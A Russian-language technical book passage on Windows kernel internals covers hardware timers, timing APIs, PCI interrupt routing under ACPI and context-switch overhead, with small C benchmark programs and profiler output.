Таймер часов реального времени (Real Time Clock, или сокращенно RTC), впервые появившийся в IBM AT, обычно тактируется частотой 32,768 кГц, автоматически обновляя счетчик времени в CMOS, что не требует наличия программного обработчика прерываний. Частота обновления по умолчанию составляет 100 Гц, но при желании RTC-таймер может быть перепрограммирован, и тогда часы будут идти или медленнее, или быстрее. Точность показаний зависит как от состояния питающей батарейки (которая вообще-то, никакая не батарейка, а настоящий литиевый аккумулятор, но это уже не важно), так и от добротности реализации микросхемы RTC со всеми обслуживающими ее компонентами. По заверениям производителей, среднее время ухода за день составляет порядка 1—2 с, однако имеющиеся у меня материнские платы врут намного сильнее, к тому же некоторые из них обнаруживают значительные "биения" на временных интервалах порядка десятых долей секунды, что отнюдь не способствует точности измерений. К тому же некоторые версии Windows периодически синхронизуют системное время с часами реального времени, что еще больше подрывает доверие

к системному времени. Используя его для измерения продолжительности тех или иных процессов, вы можете получить очень странный результат. Часы реального времени используют многие тестовые программы, и перепрограммирование RTC-таймера позволяет фальсифицировать результат. Windows 2000 использует RTC только для периодической синхронизации с системными часами.

Усовершенствованный контроллер прерываний (Advanced Programmable Interrupt Controller, или сокращенно APIC), в основном использующийся в многопроцессорных системах, помимо прочей оснастки включает в себя и некоторую пародию на таймер, предназначенный для планирования потоков и непригодный ни для каких измерений ввиду своей невысокой точности. Однако, по непонятным причинам, APIC-ядра используют APIC-таймер в качестве основного таймера системы, при этом величина одного "тика" составляет уже не 10 мс, а 15 мс. Естественно, часы идут с прежней скоростью, но политика планирования существенно изменяется — с увеличением кванта сокращаются накладные расходы на переключение контекстов, но ухудшается плавность коммутации между ними. Использовать показания счетчика системного времени для сравнения производительности APIC-ядер с другими ядрами недопустимо, полученный результат будет заведомо ложным.

Материнские платы, поддерживающие ACPI (Advanced Configuration and Power Interface), имеют специальный таймер, обычно управляемый менеджером электропитания и потому называющийся Power Management Timer, или сокращенно PM. Еще его называют ACPI-таймером. Штатно от тактируется частой 3,579545 МГц (тактовая частота PIT разделенная на четыре), что обеспечивает точность измерений порядка ~0,3 мс. ACPI-ядра используют PM-таймер в качестве основного таймера системы, чему сами не рады. Чипсеты от VIA, SIS, ALI, RCC не вполне корректно реализуют PM-таймер, что приводит к обвальному падению производительности операционной системы и снижению надежности ее работы. Проблема лечится установкой соответствующего пакета обновления, подробнее о котором можно прочитать в технической заметке Q266344. Разумеется, исправить аппаратную проблему (а в данном случае мы имеем дело именно с ней) программными средствами невозможно и ее можно лишь обойти. Но даже на правильном чипсете при высокой загрузке PCI-шины PM-таймер не успевает современно передавать свои тики и, хотя они при этом не пропадают, обновление счетчика времени происходит "рывками", для преодоления которых Microsoft рекомендует сверять показания PM с показаниями PIC/APIC или RTC. И, если PM неожиданно прыгнет вперед (jump forward), обогнав своих соплеменников, этот замер должен аннулироваться как недействительный.

Современные чипсеты (и в частности, Intel 845) содержат специальный высокоточный таймер (High Precision Event Timers, или сокращенно HPET), тактируемый частой от 10 МГц, при которой время одного "тика" составляет от 0,1 мс при точности порядка ±0,2% на интервалах от 1 мс до 100 мс.

Это действительно рекордно высокая точность, по крайней мере, на порядок прерывающая точность всех остальных таймеров, однако HPET все еще остается завидной экзотикой и чипсеты с его поддержкой пока еще не очень широко распространены.

Помимо этого на материнской плате можно найти множество таймеров, например, PCI Latency Timer или десятки таймеров, обслуживающих чипсет, шины, память и прочие системные устройства. Многие из них тактируются частотами PCI- или AGP-шины, что обеспечивает достаточно высокую точность измерений (ниже, чем у HPET, но существенно выше, чем у PM). К сожалению, они в своей массе нестандартизированы и на каждой материнской плате реализуются по-своему, если вообще реализуются.

Некоторые используют в качестве таймера команду `RDTSC`, считывающую показания внутреннего счетчика процессора, каждый такт увеличивающегося на постоянную величину (как правило, единицу). Для профилировки машинного кода она подходит на ура, но вот на роль беспристрастного метронома уже не тянет. Некоторые APCI-контроллеры динамически изменяют частоту процессора или усыпляют его в паузах между работой для лучшего охлаждения. Как следствие — непосредственное преобразование процессорных тактов в истинное время оказывается невозможным.

Утилиту для оценки разности хода нескольких таймеров можно скачать, например, на **www.overclockers.ru/cgi-bin/files/download.cgi?file=320&filename=timertest.rar**. И если выяснится, что ваши таймеры идут неодинаково, для сравнения производительности различных ядер будет необходимо ограничиться лишь одним из них. Надежнее всего использовать для снятия показаний свой собственный драйвер, поскольку стратегия выбора таймеров ядром системы в общем случае непредсказуема и может отличаться от описанной ранее.

Рассмотрим некоторые API-функции, используемые тестовыми программами для измерения интервалов времени (рис. П1.3).

- `GetTickCount` — самая популярная функция. Возвращает количество миллисекунд, прошедших со времени последнего старта системы. В зависимости от типа установленного ядра использует либо PIT-, либо APIC-таймеры, в соответствии с чем ее разрешение составляет либо 10 мс, либо 15 мс, причем некоторые "тики" таймера могут быть пропущены (т. е. за 30 мс не произойти ни одного увеличения счетчика). Не рекомендуется к употреблению.
- `GetSystemTime` — возвращает истинное время. То есть функция думает, что оно истинное, а в действительности — производное от системного счетчика, инкрементируемого каждые 10 мс или 15 мс, за вычетом "съеденных тиков" и врожденной неравномерности хода PIT- и APIC-таймеров. Периодически синхронизует себя с часами реального времени, а если запущена специальная интернет-служба, то еще и с атомными часами, т. е. системное время продвигается траекторией пьяного гонщика, едущего

по пересеченной местности. Для измерений временных промежутков непригодна.



Рис. П1.3. testtimer за работой

- `timeGetTime` — то же самое, что и `GetTickCount`. Документация утверждает, что разрешающая способность этой функции составляет 1 мс, в действительности же — 10 мс. Синхронные изменения `timeGetTime` и `GetTickCount` подтверждают, что они питаются от одного источника.
- `Sleep` — усыпляет поток на указанное количество миллисекунд, задерживая на время управление. Теоретически может использоваться для калибровки других таймеров и вычисления коэффициента перевода таковой процессора в секунды. Практически же время ожидания принудительно округляется до величины, кратной "тику" основного системного таймера, причем на момент выхода из сна данный поток должен находиться в самом начале очереди потоков, ожидающих выполнения, в противном случае ему придется подождать. Может быть, доли секунды, а может несколько минут — все зависит от размеров очереди, а она непостоянна. На хорошо загруженной системе поток, планирующий вздремнуть 100 мс, рискует проснуться через минуту!
- `QueryPerfomanceCounter` — возвращает количество тиков наиболее точного таймера, прошедших с момента старта системы или его последнего переполнения. Является переходником к функции `KeQueryPerfomanceCounter`, реализованной в HAL. Windows XP поддерживает HPET, более ранние

системы нет. Если HPET аппаратно доступен и программно поддерживается, используется он, в противном случае ACPI-ядра будут использовать PM, а не ACPI — либо PIT, либо возвратят ноль, сигнализируя об ошибке. Для определения продолжительности одного "тика" можно использовать функцию `QueryPerformanceFrequency`, возвращающую его частоту в герцах. Это самое лучшее средство для профилировки и хронометража времени из всех имеющихся, однако, как уже говорилось, PM-таймеры могут идти неточно или совершать неожиданные прыжки вперед, поэтому показания, возращенные `QueryPerfomanceCounter`, требуют некоторой обработки.

Синхронизация

На машинном уровне межпроцессорная синхронизация обеспечивается префиксом `LOOK`, предоставляющим предваренный им команде монопольный доступ к памяти. Все посягательства со стороны остальных процессоров (если они есть) блокируются. Обычно `LOOK` используется совместно с командами, устанавливающими или снимающими флаги, сигнализирующие о том, что указанная структура данных в настоящий момент модифицируется процессором, и потому лучше ее не трогать.



Рис. П1.4. ACPI как корневой перечислитель

Многопроцессорные ядра содержат множество LOOK, встречающихся в самых неожиданных местах и съедающих вполне ощутимый процент производительности, поэтому многопроцессорные ядра всегда медленнее. В однопроцессорных ядрах часть LOOK убрана полностью, вместе с примыкающими к ним флагами, а часть — заменена более быстродействующими NOP. Общая же структура ядра сохранена в более или менее неизменном виде (рис. П1.4).

ACPI и IRQ

Прерывания и мифическая разводка — неиссякаемый источник слухов, сплетен, легенд и суеверий. Попробуем с ними разобраться?

Все x86-процессоры (за исключением старших моделей Intel Pentium 4) управляют прерываниями через специальный интерфейсный вывод, обычно обозначаемый, как INTR, высокий уровень сигнала на котором свидетельствует о поступлении запроса на прерывание. Процессор прекращает текущую работу, вырабатывает сигнал подтверждения прерывания (Interrupt Acknowledge) и считывает с шины данных 8-битный номер вектора перекрывания (INT n), переданный контроллером прерываний, обычно реализуемым на правнучатых племянниках микросхемы i8259 и территориально находящимся в южном мосту чипсета.

За вычетом 32 прерываний, зарезервированных разработчиками процессора, мы имеем 224 прерывания, пригодных для обработки сигналов от периферийных устройств. Означает ли это, что верхнее ограничение на максимальное количество одновременно поддерживаемых устройств равно 224? Нет! Некоторые из древних процессоров имели всего лишь один вектор прерывания, но это ничуть не мешало им управлять десятком устройств одновременно. Как? Да очень просто. Что такое прерывание? Всего лишь способ устройства обратить на себя внимание. При наличии достаточного количества свободных векторов за каждым из устройств может быть закреплено свое персональное прерывание, однозначно указывающее на источник сигнала. Это существенно упрощает как проектирование самих устройств, так и разработку обслуживающих их драйверов, однако отнюдь не является необходимым. Получив сигнал прерывания, процессор может опросить все устройства по очереди, выясняя, кто из них затребовал внимания. Естественно, это достаточно медленная операция, выливающаяся в десятки дополнительных операций ввода/вывода и к тому же потенциально небезопасная, так как малейшая ошибка разработчика оборачивается серьезными конфликтами. Короче говоря, для достижения наивысшей стабильности и производительности системы каждое прерывание должно использоваться не более чем одним устройством.

Контроллер прерываний, используемый в IBM XT, поддерживал восемь аппаратных прерываний, обозначенных IRQ (Interrupt Request) и пронумерованных от 0 до 7. Номер IRQ соответствует приоритету прерывания: чем

больше номер — тем ниже приоритет. Во время обработки более приоритетных прерываний генерация менее приоритетных подавляется и, соответственно, наоборот, менее приоритетные прерывания вытесняются более приоритетными. Считается, чем больше ресурсов требует устройство, тем выше должен быть приоритет его IRQ. Это неверно. Выбор предпочтительного IRQ определяется отнюдь не "прожорливостью" устройства, а критичностью потери прерывания. Допустим, сетевая карта, видя, что входной буфер практически полон, а данные по витой паре так и прут, сгенерировала прерывание, которое было вытеснено прерыванием звуковой карты, имеющей более высокий приоритет и сигнализирующей об опустошении выходного буфера. Если драйвер звуковой карты ненароком замешкается и удержит обработчик прерывания дольше положенного, входной буфер сетевой карты переполнится и часть пакетов окажется безвозвратно утеряна, данные придется передавать вновь, что несколько снизит быстродействие сети. Является ли эта ситуация нормальной? Для кого-то да, а для кого-то и нет! Потерянных пакетов, конечно, жаль, но если поменять приоритеты местами, звуковая карта отреагирует на опустошение входного буфера суровым искажением воспроизводимого сигнала, чего в некоторых ситуациях ни в коем случае допускать нельзя. Никакого другого влияния на производительность выбор приоритетов не оказывает. Независимо от номера IRQ обработка прерывания занимает одно и то же время. От обработки остальных прерываний она также не освобождает. При условии, что аппаратные устройства и обслуживающие их драйверы реализованы правильно (т. е. более или менее безболезненно переживают потерю IRQ и "отпускают" прерывание практически сразу же после его возникновения), выбор приоритетов никакой роли не играет.

Контроллер прерываний позволяет отображать аппаратные IRQ0—IRQ7 на 8 любых смежных векторов прерываний, например, на `INT 30h`—`INT 37h`. Тогда при возбуждении IRQ0 процессор сгенерирует прерывание `INT 30h`, а при возбуждении IRQ3 — `INT 33h`. В IBM AT количество контроллеров было увеличено до двух, причем второй был подключен на вход первого, в результате чего количество аппаратных прерываний возросло до 15. Почему не 16? Так ведь одна из восьми линий прерываний была израсходована на каскадирование с другим контроллером!

Некоторое количество прерываний разошлось по системным устройствам, некоторое было выделено шине ISA — тогдашнему индустриальному стандарту. Генерация прерываний осуществлялась изменением уровня сигнала на линии соответствующего IRQ. Могут ли два или более устройств висеть на одном IRQ? Ну, вообще-то могут, но если они одновременно сгенерируют сигнал прерывания, то до контроллера дойдет лишь один из них, а остальные будут потеряны, но ни контроллер, ни устройства об этом не догадаются. Такая ситуация получила название конфликта, и ее последствия всем хорошо известны. Впрочем, если прерывания возникают не слишком

часто, то оба устройства вполне уживаются друг с другом (в свое время автор держал на одном прерывании и мышь, и модем).

Шина PCI, пришедшая на смену ISA, работает всего с четырьмя линиями равно приоритетных прерываний, условно обозначаемых как INTA, INTB, INTC и INTD. На каждый слот подведены все четыре прерывания, и устройство может использовать любое подмножество из них, хотя обычно ограничиваются только одним. Линии прерываний одного слота соединяются с линиями остальных слотов (а в некоторых дешевых платах все: INTA, INTB, INTC и INTD — вешаются на одну линию прерывания). Для равномерного распределения прерывания по устройствам на каждом слоте происходит ротация прерываний (рис. П1.5). Допустим, у нас есть два слота: в первом слоте прерывание INTA (со стороны устройства) соответствует прерыванию INTA (со стороны шины), прерывание INTB → INTB и т. д. Во втором слоте прерыванию INTA (со стороны устройства) соответствует прерывание INTB (со стороны шины), INTB → INTC, INTC → INTD и INTD → INTA, в результате чего устройства, использующие прерывание INTA, оказываются развешаны по прерываниям INTA и INTB (рис. П1.5).

	PIRQA#	PIRQB#	PIRQC#	PIRQD#
PCI Slot 1	INTA#	INTB#	INTC#	INTD#
PCI Slot 2	INTB#	INTC#	INTD#	INTA#
PCI Slot 3	INTC#	INTD#	INTA#	INTB#
PCI Slot 4	INTD#	INTA#	INTB#	INTC#

Рис. П1.5. Ротация аппаратных прерываний PCI-шины

Линии прерываний INTA–INTB соединяются с выводами PIRQ0–PIRQ3 контроллера PCI-шины, а оттуда через роутер (PCI Interrupt Router) попадают в контроллер прерываний, тем или иным образом отображаясь на четыре линии IRQ, не занятые никакими ISA-устройствами. Поскольку количество установленных PCI-устройств обычно много больше четырех (мы считаем также и внутренние устройства, такие, например, как интегрированный контроллер USB, чаще всего повешенный на INTD), несколько устройств вынуждены делить одно прерывание между собой. В отличие от ISA, в PCI-шине совместное использование прерываний является ее нормальным состояниям. Генерация прерываний осуществляется не по переходу, а по состоянию, и устройство может удерживать линию прерывания в соответствующем состоянии до тех пор, пока его запрос не будет обработан. Теоретически это легко, практически же... Даже поверхностное тестирование обнаруживает большое количество устройств и драйверов, не вполне соответствующих спецификациям и не желающих делить свое PIRQ с другими (или делающих это настолько неумело, что производительность падает в разы). Следование спецификациям предотвращает конфликты, но оставляет

проблему падения производительности в силе. При совместном использовании прерываний драйверы получают сигналы не только от своих, но и от чужих устройств, заставляя их обращаться к своему устройству за подтверждением, и если выяснится, что прерывание сгенерировало не оно, запрос передается следующему драйверу в цепочке. А теперь представьте, что произойдет, если на одном прерывании висит десяток устройств и драйвер наиболее "беспокойного" из них попадет в самый хвост очереди?

Для достижения наивысшей производительности следует, во-первых, оптимально распределить PCI-карты по слотам (например, если у вас на шесть PCI-слотов приходятся две PCI-карты, то, втыкая устройства в первый и пятый слот, вы вешаете их на одно PIRQ), по возможности совмещая на одном PIRQ только наименее темпераментные устройства, т. е. такие, которые генерируют прерывания реже всего. Во-вторых, каждое PIRQ должно отображаться на свое IRQ. Какое — не суть важно (ведь приоритет PCI-прерываний одинаков), но только свое. Совместное использование одного IRQ несколькими PIRQ обычно не приводит к конфликтам, но негативно сказывается на производительности, ведь драйверы работают не с PIRQ, а с IRQ!

ACPI-ядра, работающие с PCI-шиной через ACPI-контроллер, лишены возможности управлять отображением PIRQ на IRQ по своему усмотрению. Не может управлять этим и BIOS (во всяком случае легальными средствами). Сам же ACPI стремится повесить все PIRQ на одно IRQ (обычно IRQ9), и помешать ему очень трудно. Если количество установленных PCI-устройств намного больше четырех, то разница в производительности между ACPI- и не-ACPI-ядрами несущественна, поскольку, даже отказавшись от ACPI, вы все равно будете вынуждены разделять одно PIRQ между несколькими устройствами. Другое дело, если количество PCI-устройств невелико, и наиболее темпераментные из них висят на своих прерываниях — тогда при переходе с ACPI- на не-ACPI-ядро разница в быстродействии системы может оказаться очень значительной (то же самое относится и к неудачно спроектированным устройствам, не умеющим делить прерывания с другими и не имеющим достойной замены, например, дорогой видеоускоритель, RAID-контроллер и т. д.).

К сожалению, просто взять и отключить ACPI нельзя, поскольку он является не только менеджером питания, распределителем ресурсов, но еще и корневым перечислителем. ACPI- и не-ACPI-ядра используют различные деревья устройств, и потому взаимно несовместимы. Смена ядра в обязательном порядке требует переустановки системы, в противном случае та откажется загружаться. Это существенно затрудняет сравнение быстродействия ACPI- и не-ACPI-ядер, поскольку переустановка системы радикальным и непредсказуемым образом изменяет ее производительность (рис. П1.6).

Подвинутые материнские платы используют усовершенствованный контроллер прерываний (Advanced PIC, или сокращенно APIC), поддерживающий 256 IRQ и способный работать в многопроцессорных системах. Однако

в монопроцессорных конфигурациях он не обеспечивает никаких дополнительных преимуществ, так как количество свободных прерываний ограничивается не контроллером, а PCI-шиной. К тому же APIC-ядра не вполне корректно работают с таймером, что сводит на нет все их преимущества.



Рис. П1.6. Все PCI-устройства на одном прерывании. Мрак!

Переключение контекста

Под "многозадачностью" большинство пользователей подразумевает возможность параллельного выполнения нескольких приложений: чтобы в фоне играл WinAmp, скачивался mp3 из Интернета, принималась почта, редактировалась электронная таблица и т. д. Минимальной единицей исполнения в Windows является поток. Потоки объединяются в процессы, а процессы — в задания (jobs). Каждый поток обладает собственным стеком и набором регистров, но все потоки одного процесса выполняются в едином адресном пространстве и обладают равными квотами.

В любой момент времени на данном процессоре может выполняться только один поток, и если количество потоков превышает количество установленных процессоров, потоки вынуждены сражаться за процессорное время. Распределением процессорного времени между потоками занимается ядро. Вытесняющая многозадачность, реализованная в Windows NT, устроена приблизительно так: каждому потоку выдается определенная порция машинного времени, называемая *квантом* (quantum), по истечении которой планировщик (dispatcher) принудительно переключает процессор на другой поток. Учет процессорного времени обеспечивается за счет таймера. Периодически (раз в 10 мс или 15 мс) таймер генерирует аппаратное прерывание,

приказывающее процессору временно приостановить выполнение текущего потока и передать бразды правления диспетчеру. Диспетчер уменьшает квант потока на некоторую величину (обычно равную двум) и либо возобновляет выполнение потока, либо (если квант обратился в нуль) сохраняет регистры потока в специальной области памяти, называемой контекстом (context), находит поток, больше всего нуждающийся в процессорном времени, восстанавливает его контекст вместе с контекстом процесса (если этот поток принадлежит другому процессу) и передает ему управление.

Потоки обрабатываются по очереди, в соответствии с их приоритетом и принятой стратегией планирования. Планировщик сложным образом оперирует очередью, повышая приоритеты потоков, которые слишком долго ждут процессорного времени, только что получили фокус управления или дождались завершения операции ввода/вывода. Алгоритм планирования непрерывно совершенствуется, однако не все усовершенствования оказывают благоприятное влияние на производительность. В общем случае многопоточные приложения должны исполняться на тех ядрах, под стратегию планирования которых они оптимизировались, иначе можно нарваться на неожиданное падение производительности.

При небольшом количестве потоков накладные расходы на их переключения довольно невелики, и ими можно пренебречь, но, по мере насыщения системы, они стремительно растут! На что же расходуется процессорное время? Прежде всего, на служебные нужды самого планировщика (анализ очереди, ротацию приоритетов), затем на сохранение/восстановление контекста потоков и процессов. Посмотрим, как все это устроено изнутри?

Дизассемблирование показывает, что планировщик как бы размазан по всему ядру. Код, прямо или косвенно связанный с планированием, рассредоточен по десяткам функций, большинство из которых недокументированы и не экспортируются. Это существенно затрудняет сравнение различных ядер друг с другом, но не делает его невозможным. Чуть позже мы покажем, как можно выделить подпрограммы профилировщика из ядра, пока же сосредоточимся на переключении и сохранении/восстановлении контекста.

Процессоры семейства x86 поддерживают аппаратный механизм управления контекстами, автоматически сохраняя/восстанавливая все регистры при переключении на другую задачу, но Windows не использует его, предпочитая обрабатывать каждый из регистров вручную. Какое-то время автор думал, что I486C-ядро, ничего не знающее о MMX/SSE-регистрах современных процессоров и не включающее их в контекст, будет выигрывать в скорости, но параллельная работа двух и более мультимедийных приложений окажется невозможной. В действительности же оказалось, что за сохранение/восстановление регистров сопроцессора (если его можно так назвать) отвечают машинные команды `FXSAVE`/`FXSTOR`, обрабатывающие и MMX/SSE-регистры тоже, но чтобы выяснить это, пришлось перерыть все ядро — от HAL до исполнительной системы!

Переключение контекста осуществляется служебной функцией `SwapContext`, реализованной в ntoskrnl.exe. Это чисто внутренняя функция, и ядро ее не экспортирует. Тем не менее она присутствует в символьных файлах (symbol file), бесплатно распространяемых фирмой Microsoft. Полный комплект занимает порядка 150 Мбайт и неподъемно тяжел для модемного скачивания. Ряд утилит, таких, например, как Symbol Retriever от NuMega, позволяет выборочно скачивать необходимые символьные файлы вручную, значительно сокращая время перекачки, однако по непонятным причинам они то работают, то нет (Microsoft блокирует доступ?), поэтому необходимо уметь находить точку входа в `SwapContext` самостоятельно. Это легко. Функция `SwapContext` единственная, кто может приводить к синему экрану смерти с надгробной надписью "ATTEMPTED_SWICH_FROM_DPC", которой соответствует `BugCheck`-код `B8h`. Загрузив ntoskrnl.exe в IDA (или любой другой дизассемблер), перечислим все перекрестные ссылки, ведущие к функциям `KeBugCheck` и `KeBugCheckEx`. В какой-то из них мы найдем `PUSH B8h/CALL KeBugCheck` или что-то в этом роде. Она-то и будет функцией `SwapContex`. Прокручивая экран дизассемблера вверх, мы увидим вызов функции `HalRequestSoftwareInterrupt`, которая, собственно, и переключает контекст, а в многопроцессорной версии ядра еще и машинную команду `FXSAVE`, которая тут совсем ни к чему и отсутствует в монопроцессорной версии. К тому же, многопроцессорные версии намного щепетильнее относятся к вопросам синхронизации и потому оказываются менее производительными.

Функция `HalRequestSoftwareInterrupt`, реализованная в HAL, через короткий патрубок соединяется с функциями `_HalpDispatchInterrupt`/`_HalpDispatchInterrupt`, сохраняющими/восстанавливающими регистры в своих локальных переменных (не в контексте потока!) и на определенном этапе передающих управление на `KiDispatchInterrupt`, вновь возвращающую нас в ntoskrnl.exe и рекурсивно вызывающую `SwapContext`. Кто же тогда сохраняет/восстанавливает контексты? Оказывается — аппаратные обработчики. Список указателей на предустановленные обработчики находится в ntoskrnl.exe и содержится в переменной `IDT` (не путать с IDT-таблицей процессора!), которая, как и следовало ожидать, не экспортируется ядром, но присутствует в символьных файлах. При их отсутствии найти переменную `IDT` можно так: просматривая таблицу прерываний любых из ядерных отладчиков (SoftIce, Microsoft Kernel Debugger), определите адреса нескольких непереназначенных обработчиков прерываний (т. е. таких, которые указывают на ntoskrnl.exe, а не на драйвер) и, загрузив ntoskrnl.exe в дизассемблер, восстановите перекрестные ссылки, ведущие к ним. Это и будет структурой `IDT`.

Другие функции также могут сохранять/восстанавливать текущий контекст (это, в частности, делает `Kei386EoiHelper`, расположенная в ntoskrnl.exe), поэтому накладные расходы на переключение между потоками оказываются достаточно велики и выливаются в тысячи и тысячи команд машинного кода,

причем каждое ядро имеет свои особенности реализации. Как оценить, насколько одно из них производительнее другого?

Логично, если мы уговорим ядро переключать контексты так быстро, как только это возможно: количество переключений в единицу времени и определит вклад накладных расходов в общее быстродействие ядра. Сказано — сделано. Создаем большое количество потоков (по меньшей мере, сто или даже триста) и каждый из них заставляем циклически вызывать функцию `Sleep(0)`, приводящую к отдаче квантов времени и, как следствие, немедленному переключению на другой поток. Количество переключений контекста можно определить по содержимому специального счетчика производительности, отображаемого системным монитором, утилитой CPUMon Марка Руссиновича, отладчиком Microsoft Kernel Debugger и многими другими программами (листинг П1.1).

Листинг П1.1. Измеритель скорости переключения контекста

```
thread()
{
        // отдаем процессорное время в бесконечном цикле
        while(1) Sleep(0);
}

#define defNthr       300
#define argNthr ((argc > 1)?atol(argv[1]):defNthr)

main(int argc, char **argv)
{
        int a, zzz;

        printf("creating %d threads...", argNthr);

        // создаем argNthr потоков
for (a = 0; a < argNthr; a++) CreateThread(0, 0, (void*)thread, 0,0, &zzz);
        printf("OK\n"); thread();
        return 0;
}
```

Сравнение ACPI-ядра с I486C-ядром на машине автора (Intel Pentium III 733 МГц, 256 Мбайт SDR-RAM-133) обнаруживает значительное расхождение в их производительности. I486C-ядро переключает контекст намного

быстрее, особенно при работе с большим количеством потоков. В общем случае — количество переключений контекста обратно пропорционально количеству потоков, так как контексты надо где-то хранить, а кэш-память не резиновая. Если ядро делает много лишних сохранений (о которых мы уже говорили), оно существенно проигрывает в скорости. Тем не менее все ядра спроектированы достаточно грамотно и сохраняют отличную подвижность даже при работе с тысячами потоков.

Переключение процессов требует дополнительных накладных расходов и потребляет намного больше памяти, попутно вызывая сброс буфера ассоциативной трансляции, поскольку каждый из процессов обладает своим адресным пространством. Выделить код, ответственный за переключение контекстов, несложно — он выдает себя обращением к регистру CR3, загружая в него указатель на каталог страниц (Page Directory Physical Address).

Давайте немного модернизируем нашу тестовую программу, заменив потоки процессами. Один из вариантов реализации может выглядеть как в листинге П1.2:

Листинг П1.2. Измеритель скорости переключения процессов

```
thread()
{
       while(1) Sleep(0);
}

#define defNthr       3
#define argNthr ((argc > 1)?atol(argv[1]):defNthr)
#define argProc       "-666"

main(int argc, char **argv)
{
       int a, zzz;
       char buf[1000];
       STARTUPINFO st;
       PROCESS_INFORMATION  pi;

       memset(&st, 0, sizeof(st)); st.cb = sizeof(st);

       if ((argc > 1) && !strcmp(argv[1], argProc)) thread();

       sprintf(buf,"%s %s",argv[0], argProc);
```

```
        printf("creating %d proc...", argNthr);
        for (a = 0; a < argNthr; a++)
CreateProcess(0, buf, 0,0,0, NORMAL_PRIORITY_CLASS,0, 0, &st, &pi);
        printf("OK\n"); thread();
        return 0;
}
```

Даже при небольшом количестве процессов система значительно "проседает" под нагрузкой и начинает ощутимо притормаживать, а количество переключений контекстов сокращается приблизительно вдвое. I486C-ядро по-прежнему держится впереди, что не может не радовать к тому же, с ним система намного более оживленно реагирует на внешние раздражители (в частности, клавиатурный ввод). Быстродействие подсистемы ввода/вывода специально не тестировалось, но, по субъективным ощущениям, I486C и с этим справляется намного быстрее.

Желающие подкрепить экспериментальные данные доброй порцией дизассемблерных листингов могут самостоятельно проанализировать функции планировщика, если, конечно, ухитрятся выдрать их из ядра! Далеко не всем исследователям недр Windows удалось это сделать.

Задумайтесь: если ядро львиную долю процессорного времени тратит на переключение контекстов, не означает ли это, что наиболее интенсивно вызываемыми функциями окажутся функции, принадлежащие планировщику? Запускаем нашу тестовую программу, подключаем Microsoft Kernel Profiler (или любой другой профилировщик ядра, по вкусу) и, дав ему на сбор статистки порядка десяти секунд, внимательно изучим полученный результат (листинг П1.3).

Листинг П1.3. Функции ядра, прямо или косвенно относящиеся к планированию

```
 4484      ntoskrnl.exe ExReleaseResourceForThread
 4362      ntoskrnl.exe KiDispatchInterrupt
 4333      ntoskrnl.exe SeTokenImpersonationLevel
 2908      ntoskrnl.exe KeDelayExecutionThread
